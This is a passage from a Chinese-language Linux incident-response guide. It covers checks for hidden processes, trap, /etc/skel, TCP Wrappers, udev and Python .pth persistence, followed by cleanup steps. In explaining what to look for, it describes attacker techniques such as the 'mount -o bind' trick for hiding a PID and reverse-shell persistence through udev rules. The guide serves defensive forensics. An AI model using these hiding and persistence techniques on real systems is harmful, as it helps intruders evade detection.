-rw-r--r--. 1 root root  760 Apr 13  2023 system-auth
-rw-r--r--. 1 root root  295 May  9  2023 systemd-user
-rw-r--r--. 1 root root   84 May 16  2022 vlock
```

0x33 proc与ps进程对比

如果存在 /proc 目录中有进程文件夹，但是在 `ps -aux` 命令里没有显示的，就认为可能是异常进程

检测脚本

```python
import subprocess
import os

def get_ps_aux():
    # 获取 `ps -aux` 的输出
    result = subprocess.run(['ps', '-aux'], stdout=subprocess.PIPE, text=True)
    ps_output = result.stdout.strip().split('\n')
    ps_pids = set()

    # 提取每行的PID
    for line in ps_output[1:]:  # 跳过标题行
        parts = line.split()
        if len(parts) > 1:
            ps_pids.add(parts[1])

    return ps_pids

def get_proc_pids():
    # 读取 /proc 目录中的进程ID
```

```
    proc_pids = set()
    for entry in os.listdir('/proc'):
        if entry.isdigit():
            proc_pids.add(entry)

    return proc_pids

def compare_ps_proc():
    ps_pids = get_ps_aux()
    proc_pids = get_proc_pids()

    # 找出 /proc 中有但 ps -aux 中没有的进程
    proc_not_in_ps = proc_pids - ps_pids

    return proc_not_in_ps

if __name__ == "__main__":
    proc_not_in_ps = compare_ps_proc()

    if proc_not_in_ps:
        print("在 /proc 中存在但 ps -aux 中不存在的进程:", proc_not_in_ps)
    else:
        print("未发现异常进程")
```

```
root@ubuntu:~# python3 1.py
未发现异常进程
root@ubuntu:~#
```

0x34 Trap 检查

trap 后门主要集中在与登录配置文件结合，登录配置文件检查在上面已经包含了，所以只需要检查当前 shell 环境的 trap 情况

```
trap -p
```

```
join@ubuntu:~$ trap -p
join@ubuntu:~$
```

0x35 家目录模板检查

系统在新建用户需要创建家目录时，会从模板处复制一份给新用户，如果攻击者在此处投毒，新创建用户可能都会受影响

新建用户的家目录模板为 `/etc/skel/`

【 Ubuntu Server 22.04 】默认情况

```
join@ubuntu:~$ ls -al /etc/skel/
total 20
drwxr-xr-x  2 root root 4096 Jul 31 03:05 .
drwxr-xr-x 99 root root 4096 Jul 31 08:50 ..
-rw-r--r--  1 root root  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root root 3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root root  807 Jan  6  2022 .profile
join@ubuntu:~$ grep -E -v '^\s*($|#)' /etc/skel/.bash_logout
if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
join@ubuntu:~$ grep -E -v '^\s*($|#)' /etc/skel/.profile
if [ -n "$BASH_VERSION" ]; then
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
join@ubuntu:~$
```

```
join@ubuntu:~$ grep -E -v '^\s*($|#)' /etc/skel/.bashrc
case $- in
    *i*) ;;
      *) return;;
esac
HISTCONTROL=ignoreboth
shopt -s histappend
HISTSIZE=1000
HISTFILESIZE=2000
shopt -s checkwinsize
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac
if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        color_prompt=yes
    else
        color_prompt=
    fi
fi
if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
```

/etc/skel/.bash_logout

```
# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
```

/etc/skel/.profile

```
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
  . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
```

```
fi
```

/etc/skel/.bashrc

```
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
```

```
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
  # We have color support; assume it's compliant with Ecma-48
  # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
  # a case would tend to support setf rather than setaf.)
  color_prompt=yes
    else
  color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\
[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
```

```
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)"
"$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
```

```
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
```

【 Rocky Linux 9 】默认情况

```
[root@localhost ~]# ls -al /etc/skel/
total 24
drwxr-xr-x.  2 root root   62 Aug 11  2023 .
drwxr-xr-x. 77 root root 8192 Jul 30 17:43 ..
-rw-r--r--.  1 root root   18 Jan 24  2023 .bash_logout
-rw-r--r--.  1 root root  141 Jan 24  2023 .bash_profile
-rw-r--r--.  1 root root  492 Jan 24  2023 .bashrc
[root@localhost ~]# cat /etc/skel/.bash_logout
# ~/.bash_logout

[root@localhost ~]# cat /etc/skel/.bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs
[root@localhost ~]# cat /etc/skel/.bashrc
# .bashrc

# Source global definitions
if [ -f /etc/bashrc ]; then
        . /etc/bashrc
fi

# User specific environment
if ! [[ "$PATH" =~ "$HOME/.local/bin:$HOME/bin:" ]]
then
    PATH="$HOME/.local/bin:$HOME/bin:$PATH"
fi
export PATH

# Uncomment the following line if you don't like systemctl's auto-paging feature:
# export SYSTEMD_PAGER=

# User specific aliases and functions
if [ -d ~/.bashrc.d ]; then
        for rc in ~/.bashrc.d/*; do
                if [ -f "$rc" ]; then
                        . "$rc"
                fi
        done
fi

unset rc
[root@localhost ~]#
```

/etc/skel/.bash_logout

```
# ~/.bash_logout
```

/etc/skel/.bash_profile

```
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
  . ~/.bashrc
fi

# User specific environment and startup programs
```

/etc/skel/.bashrc

```
# .bashrc

# Source global definitions
if [ -f /etc/bashrc ]; then
  . /etc/bashrc
fi

# User specific environment
if ! [[ "$PATH" =~ "$HOME/.local/bin:$HOME/bin:" ]]
then
    PATH="$HOME/.local/bin:$HOME/bin:$PATH"
fi
export PATH

# Uncomment the following line if you don't like systemctl's auto-paging feature:
# export SYSTEMD_PAGER=

# User specific aliases and functions
if [ -d ~/.bashrc.d ]; then
  for rc in ~/.bashrc.d/*; do
    if [ -f "$rc" ]; then
      . "$rc"
    fi
  done
fi
```

```
unset rc
```

0x36 TCP Wrappers 排查

TCP Wrappers 是一种用于控制对网络服务访问的安全工具。它可以限制和记录通过 `inetd` 超级服务器启动的服务的访问。主要功能包括：

1. 访问控制：根据主机名、IP 地址或域名限制对服务的访问。
2. 日志记录：记录所有访问尝试，包括成功和失败的连接。

该工具有两个配置文件，分别控制允许和拒绝，文件地址如下：

- /etc/hosts.allow
- /etc/hosts.deny

文件内容语法如下：

```
<服务>: <客户端列表> [: <选项>]
```

第一列为服务名称，第二列为客户端列表，关键在于第三列，第三列中包含两个动作可以执行系统命令

- `spawn`：在匹配时执行命令。
- `twist`：替代服务执行某个命令。

例如

```
sshd: 192.168.1.1 : spawn (/bin/echo "Access from %h" >> /var/log/connections.log)
```

因此需要排查 `/etc/hosts.allow` 和 `/etc/hosts.deny` 文件内容是否存在 `spawn` 、 `twist` 以及不合理的配置

【 Ubuntu Server 22.04 】默认情况

```
join@ubuntu:~$ cat /etc/hosts.allow
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#

join@ubuntu:~$ cat /etc/hosts.deny
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
#                  See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: some.host.name, .some.domain
#             ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID

join@ubuntu:~$
```

【 Rocky Linux 9 】默认情况

```
[root@localhost ~]# cat /etc/hosts.allow
cat: /etc/hosts.allow: No such file or directory
[root@localhost ~]# cat /etc/hosts.deny
cat: /etc/hosts.deny: No such file or directory
[root@localhost ~]#
```

默认不安装 TCP Wrappers

0x37 敏感目录排查

攻击者常利用的一些目录排查，例如 `/tmp/`

目录地址	目录含义
/tmp/	临时文件目录，所有用户都可以在这里创建文件
/dev/shm	基于内存的临时文件系统，类似于tmpfs，速度很快，但重启后数据会消失
/var/tmp	通常用于存放系统或应用在重启之间需要保留的临时文件
~/.xxxxxx	各个用户家目录隐藏文件夹
常见Web 目录(例如 /var/www/html)	用于存放 Web 相关脚本等
环境变量 $PATH 中包含的目录	`$PATH` 环境变量中定义的目录是系统或用户自定义的可执行程序搜索路径

如果想查看目录本身的信息，可以使用 `ls -ald` 命令

```
john@yjxy:~$ ls -ald /tmp/
drwxrwxrwt 12 root root 4096 Feb 24 07:07 /tmp/
john@yjxy:~$ ls -al /tmp/
total 48
drwxrwxrwt 12 root root 4096 Feb 24 07:07 .
drwxr-xr-x 20 root root 4096 Jul 14  2024 ..
drwxrwxrwt  2 root root 4096 Feb 24 07:07 .font-unix
drwxrwxrwt  2 root root 4096 Feb 24 07:07 .ICE-unix
drwx------  3 root root 4096 Feb 24 07:07 snap-private-tmp
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-ModemManager.service-baL3DA
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-systemd-logind.service-L965rb
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-systemd-resolved.service-ooVmGp
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-systemd-timesyncd.service-pyxKg7
drwxrwxrwt  2 root root 4096 Feb 24 07:07 .Test-unix
drwxrwxrwt  2 root root 4096 Feb 24 07:07 .X11-unix
drwxrwxrwt  2 root root 4096 Feb 24 07:07 .XIM-unix
john@yjxy:~$ ls -ald /var/tmp/
drwxrwxrwt 6 root root 4096 Feb 24 07:13 /var/tmp/
john@yjxy:~$ ls -al /var/tmp/
total 24
drwxrwxrwt  6 root root 4096 Feb 24 07:13 .
drwxr-xr-x 13 root root 4096 Feb 16  2024 ..
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-ModemManager.service-tQX3XT
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-systemd-logind.service-Un25k8
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-systemd-resolved.service-cHX5bR
drwx------  3 root root 4096 Feb 24 07:07 systemd-private-54a884a7dd964a6891818f02f5607153-systemd-timesyncd.service-6NBnkg
john@yjxy:~$
```

0x38 udev 后门排查

> udev 是Linux kernel的设备管理器，主要管理 `/dev` 目录底下的设备节点。它同时也是用来接替devfs 及 hotplug 的功能，这意味着它要在添加/删除硬件时处理 `/dev` 目录以及所有用户空间的行为，包括加载固件时。

除了 udev 程序本身以及其加载的共享库替换后门以外，udev 的规则文件经常被用来做后门，规则文件位于以下三个位置

目录路径	用途说明	优先级顺序
/etc/udev/rules.d/	用户自定义规则：由系统管理员手动添加或修改，用于覆盖或扩展默认规则。	高
/run/udev/rules.d/	临时规则：由系统或程序在运行时动态生成，重启后失效。	中
/lib/udev/rules.d/	系统默认规则：由发行版或软件包（如内核、驱动）提供，不可手动修改。	低

我们需要着重关注每个规则文件中以下三个关键字(赋值键)

- RUN
- PROGRAM
- IMPORT

以上三个键都是可以直接引用外部程序的，例如创建文件、写入文件、执行文件、反弹 shell

```
sudo grep -riI 'RUN\|PROGRAM\|IMPORT' /etc/udev/rules.d/ /usr/lib/udev/rules.d/
/run/udev/rules.d/
```

```
john@yjxy:~$ grep -riI 'RUN\|PROGRAM\|IMPORT' /etc/udev/rules.d/ /usr/lib/udev/rules.d/ /run/udev/rules.d/
/etc/udev/rules.d/70-snap.snapd.rules:# Shouldn't be probed themselves, but you can install programs like
/etc/udev/rules.d/70-snap.snapd.rules:# get devices that haven't had all rules run yet.  Thus, we tag devices we're
/usr/lib/udev/rules.d/60-autosuspend.rules:# the hwdb import done earlier based on MODALIAS.
/usr/lib/udev/rules.d/50-udev-default.rules:# run a command on remove events
/usr/lib/udev/rules.d/50-udev-default.rules:ACTION=="remove", ENV{REMOVE_CMD}!="", RUN+="$env{REMOVE_CMD}"
/usr/lib/udev/rules.d/50-udev-default.rules:SUBSYSTEM=="usb", ENV{DEVTYPE}=="usb_device", IMPORT{builtin}="usb_id", IMPORT{builtin}="hwdb --subsystem=usb"
/usr/lib/udev/rules.d/50-udev-default.rules:ENV{MODALIAS}!="", IMPORT{builtin}="hwdb --subsystem=$env{SUBSYSTEM}"
/usr/lib/udev/rules.d/50-udev-default.rules:  IMPORT{builtin}="hwdb 'ieee1394:node:ven$attr{vendor}mo$attr{model}units$attr{units}'"
/usr/lib/udev/rules.d/50-udev-default.rules:  IMPORT{builtin}="hwdb 'ieee1394:node:ven$attr{vendor}units$attr{units}'"
/usr/lib/udev/rules.d/70-uaccess.rules:# Programmable remote control
/usr/lib/udev/rules.d/70-iscsi-network-interface.rules:# run before 80-networking.rules to run before ifupdown
/usr/lib/udev/rules.d/70-iscsi-network-interface.rules:SUBSYSTEM=="net", ACTION=="add", RUN+="/lib/open-iscsi/net-interface-handler start"
/usr/lib/udev/rules.d/70-iscsi-network-interface.rules:SUBSYSTEM=="net", ACTION=="remove", RUN+="/lib/open-iscsi/net-interface-handler stop"
/usr/lib/udev/rules.d/80-debian-compat.rules:SUBSYSTEM=="scsi", ENV{DEVTYPE}=="scsi_device", TEST!="[module/sg]", RUN{builtin}+="kmod load sg"
/usr/lib/udev/rules.d/71-u-d-c-gpu-detection.rules:ACTION=="add", SUBSYSTEM=="drm", DEVPATH=="*/drm/card*", RUN+="/sbin/u-d-c-print-pci-ids"
/usr/lib/udev/rules.d/71-u-d-c-gpu-detection.rules:ACTION=="add", SUBSYSTEMS=="pci", DRIVERS=="nvidia", RUN+="/bin/touch /run/u-d-c-nvidia-was-loaded"
/usr/lib/udev/rules.d/71-u-d-c-gpu-detection.rules:ACTION=="add", SUBSYSTEM=="module", KERNEL=="nvidia_drm", RUN+="/bin/touch /run/u-d-c-nvidia-drm-was-loaded"
/usr/lib/udev/rules.d/56-dm-parts.rules:IMPORT{db}="ID_FS_USAGE"
/usr/lib/udev/rules.d/56-dm-parts.rules:IMPORT{db}="ID_FS_UUID_ENC"
/usr/lib/udev/rules.d/56-dm-parts.rules:IMPORT{db}="ID_FS_LABEL_ENC"
/usr/lib/udev/rules.d/56-dm-parts.rules:IMPORT{db}="ID_PART_ENTRY_NAME"
/usr/lib/udev/rules.d/56-dm-parts.rules:IMPORT{db}="ID_PART_ENTRY_UUID"
/usr/lib/udev/rules.d/56-dm-parts.rules:IMPORT{db}="ID_PART_ENTRY_SCHEME"
/usr/lib/udev/rules.d/56-dm-parts.rules:IMPORT{program}=="kpartx_id %M %m $env{DM_UUID}"
/usr/lib/udev/rules.d/95-dm-notify.rules:ENV{DM_COOKIE}=="?*", RUN+="/sbin/dmsetup udevcomplete $env{DM_COOKIE}"
/usr/lib/udev/rules.d/69-md-clustered-confirm-device.rules:PROGRAM="/sbin/blkid -o device -t UUID_SUB=$env{DEVICE_UUID}", ENV{.md.newdevice} = "$result"
/usr/lib/udev/rules.d/69-md-clustered-confirm-device.rules:ENV{.md.newdevice}!="", RUN+="/sbin/mdadm --manage $env{DEVNAME} --cluster-confirm $env{RAID_DISK}:$env{.md.newdevice}"
/usr/lib/udev/rules.d/69-md-clustered-confirm-device.rules:ENV{.md.newdevice}=="", RUN+="/sbin/mdadm --manage $env{DEVNAME} --cluster-confirm $env{RAID_DISK}:missing"
/usr/lib/udev/rules.d/50-apport.rules:DRIVER=="iwlwifi", ACTION=="change", ENV{EVENT}=="error_dump", RUN+="/usr/share/apport/iwlwifi_error_dump $env{DEVPATH}"
/usr/lib/udev/rules.d/56-dm-mpath.rules:IMPORT{db}="DM_DISABLE_OTHER_RULES_FLAG_OLD"
/usr/lib/udev/rules.d/56-dm-mpath.rules:IMPORT{db}="MPATH_DEVICE_READY"
/usr/lib/udev/rules.d/56-dm-mpath.rules:ENV{DM_COOKIE}!="?*", ENV{DM_ACTION}!="PATH_*", IMPORT{db}="DM_UDEV_DISABLE_OTHER_RULES_FLAG", IMPORT{db}="DM_NOSCAN", GOTO="scan_import"
/usr/lib/udev/rules.d/56-dm-mpath.rules:# Don't run multipath -U during "coldplug" after switching root,
/usr/lib/udev/rules.d/56-dm-mpath.rules:PROGRAM=="$env{MPATH_SBIN_PATH}/multipath -U -v1 %k", GOTO="paths_ok"
/usr/lib/udev/rules.d/56-dm-mpath.rules:LABEL="scan_import"
/usr/lib/udev/rules.d/56-dm-mpath.rules:ENV{DM_NOSCAN}!="1", GOTO="import_end"
/usr/lib/udev/rules.d/56-dm-mpath.rules:IMPORT{db}="ID_FS_TYPE"
/usr/lib/udev/rules.d/56-dm-mpath.rules:IMPORT{db}="ID_FS_USAGE"
```

输出量非常大，最好是配合文件的时间属性以及相同系统版本对照着看，也可以进一步筛选

更多关于 udev 持久化内容可以查看我们公众号的分析文章

> https://mp.weixin.qq.com/s/t9pOy5MzZ6hxH0gdgprI7g

0x39 Python .pth 后门排查

> **参考**
>
> https://dfir.ch/posts/publish_python_pth_extension/
>
> https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/

`.pth` **后缀的文件用于扩展模块搜索路径。当此类文件位于** `site-packages` **或** `dist-packages` **等目录时，Python会在启动时自动处理文件内容**

但是它有一个问题，如果文件以 import 开头，那么在执行任意 Python 代码时就会执行 `*.pth` **文件的代码**

排查 `*.pth` **后门的思路就是找到所有的** `site-packages` **和** `dist-packages` **目录，之后查看其中的** `*.pth` **是否存在以 import 开头的行**


还有就是关注 `PYTHONPATH` **环境变量是否被攻击者注入恶意模块路径**

```
echo $PYTHONPATH
```

至于 `*.pth` 文件检查，我建议使用 locate 找到所有的 `*.pth` 文件，之后看看其中是否存在 import 开头的恶意代码

【Ubuntu Server 22.04】默认情况

【Rocky Linux 9.1】 默认情况



善后阶段

0x01 定损

> 定损过程就是确定受害范围的过程，此过程主要是与网络安全负责人、系统管理员、应用管理员、网络管理员等进行沟通交流

- 统计出与受害系统使用了相同密码的服务器
- 统计出与受害系统部署了相同存在漏洞或特有服务的服务器
    - 例如负载均衡下的服务器
- 统计出与受害系统同一管理人员管理下的服务器
    - 主要是系统管理员和应用管理员
- 统计出受害系统可以使用 ssh 密钥直接登录的服务器
- 统计出受害系统受害期间频繁交互的服务器
- ...

0x02 针对性排查处理

- 如果服务器数量不多，可以按照常规安全检查章节对服务器进行安全检查
- 若服务器数量较多，可以通过安全设备查看是否存在来自这些服务器发起的攻击
    - 对内发起攻击
    - 对外发起攻击
- 修改这些服务器的密码，尽量保证每一台服务器密码均不同，且为强口令

常见问题的解决方法

0x01 文件无法删除

以 `evil.sh` 文件 为例，下列提到的方法都是在常规 rwx 权限满足条件后依旧无法删除文件的情况

1. 文件被进程占用

```
lsof evil.sh
```

2. 文件存在隐藏属性

```
lsattr evil.sh
```

```
join@u2204:~$ echo "flag" > demo.txt
join@u2204:~$ sudo chattr +a demo.txt
join@u2204:~$ rm demo.txt
rm: cannot remove 'demo.txt': Operation not permitted
join@u2204:~$ sudo rm demo.txt
rm: cannot remove 'demo.txt': Operation not permitted
join@u2204:~$ lsattr demo.txt
-----a--------e------- demo.txt
join@u2204:~$ chattr -a demo.txt
chattr: Operation not permitted while setting flags on demo.txt
join@u2204:~$ sudo chattr -a demo.txt
join@u2204:~$ lsattr demo.txt
--------------e------- demo.txt
join@u2204:~$ rm demo.txt
join@u2204:~$
```

一般导致无法删除的隐藏属性有两种 `a` 和 `i`

可以像图中一样使用下列命令进行取消

```
chattr -a evil.sh
chattr -i evil.sh
```

3. 文件上层目录存在 SBIT 权限

这种情况只存在于非 root 权限去删除其他用户创建的目录的情况，即使文件权限是 `777` 也无法进行删除

以非 root 用户 join 删除 test1 用户创建的 `/tmp/test1_dir/test1.txt` 为例

```
join@u2204:~$ su test1
Password:
$ bash
test1@u2204:/home/join$ mkdir /tmp/test1_dir
test1@u2204:/home/join$ echo 'test1_flag' > /tmp/test1_dir/test1.txt
test1@u2204:/home/join$ chmod -R o+t /tmp/test1_dir/
test1@u2204:/home/join$ exit
exit
$ exit
join@u2204:~$ ls -al /tmp/test1_dir/test1.txt
-rw-rw-r-T 1 test1 test1 11 Apr 26 16:34 /tmp/test1_dir/test1.txt
join@u2204:~$ rm /tmp/test1_dir/test1.txt
rm: remove write-protected regular file '/tmp/test1_dir/test1.txt'? yes
rm: cannot remove '/tmp/test1_dir/test1.txt': Permission denied
join@u2204:~$ chmod 777 /tmp/test1_dir/test1.txt
chmod: changing permissions of '/tmp/test1_dir/test1.txt': Operation not permitted
join@u2204:~$ sudo chmod 777 /tmp/test1_dir/test1.txt
join@u2204:~$ ls -al /tmp/test1_dir/test1.txt
-rwxrwxrwx 1 test1 test1 11 Apr 26 16:34 /tmp/test1_dir/test1.txt
join@u2204:~$ rm /tmp/test1_dir/test1.txt
rm: cannot remove '/tmp/test1_dir/test1.txt': Permission denied
join@u2204:~$ sudo rm /tmp/test1_dir/test1.txt
join@u2204:~$
```

0x02 netstat -pantu pid处显示 -

1. 存在隐藏挂载

> 有些时候 netstat -pantu 显示 pid 处显示为 -
>
> ```
> root@u2204:~# netstat -pantu
> Active Internet connections (servers and established)
> Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
> tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      759/sshd: /usr/sbin
> tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      688/systemd-resolve
> tcp        4      0 192.168.31.187:60270    192.168.31.47:4444      ESTABLISHED -
> tcp        0      0 192.168.31.187:22       192.168.31.246:56987    ESTABLISHED 5463/sshd: join [pr
> tcp6       0      0 :::22                   :::*                    LISTEN      759/sshd: /usr/sbin
> udp        0      0 127.0.0.53:53           0.0.0.0:*                           688/systemd-resolve
> udp        0      0 192.168.31.187:68       0.0.0.0:*                           686/systemd-network
> root@u2204:~# ps -aux | grep 5623
> ```
>
> 可能是使用了下面的方法隐藏
>
> - mkdir .hidden
> - mount -o bind .hidden /proc/PID
>
> 这种情况可以使用 `cat /proc/$$/mountinfo` 来查看挂载信息

```
root@u2204:~# cat /proc/$$/mountinfo
24 30 0:22 / /sys rw,nosuid,nodev,noexec,relatime shared:7 - sysfs sysfs rw
25 30 0:23 / /proc rw,nosuid,nodev,noexec,relatime shared:12 - proc proc rw
26 30 0:5 / /dev rw,nosuid,relatime shared:2 - devtmpfs udev rw,size=4008396k,nr_inodes=1002099,mode=755,inode64
27 26 0:24 / /dev/pts rw,nosuid,noexec,relatime shared:3 - devpts devpts rw,gid=5,mode=620,ptmxmode=000
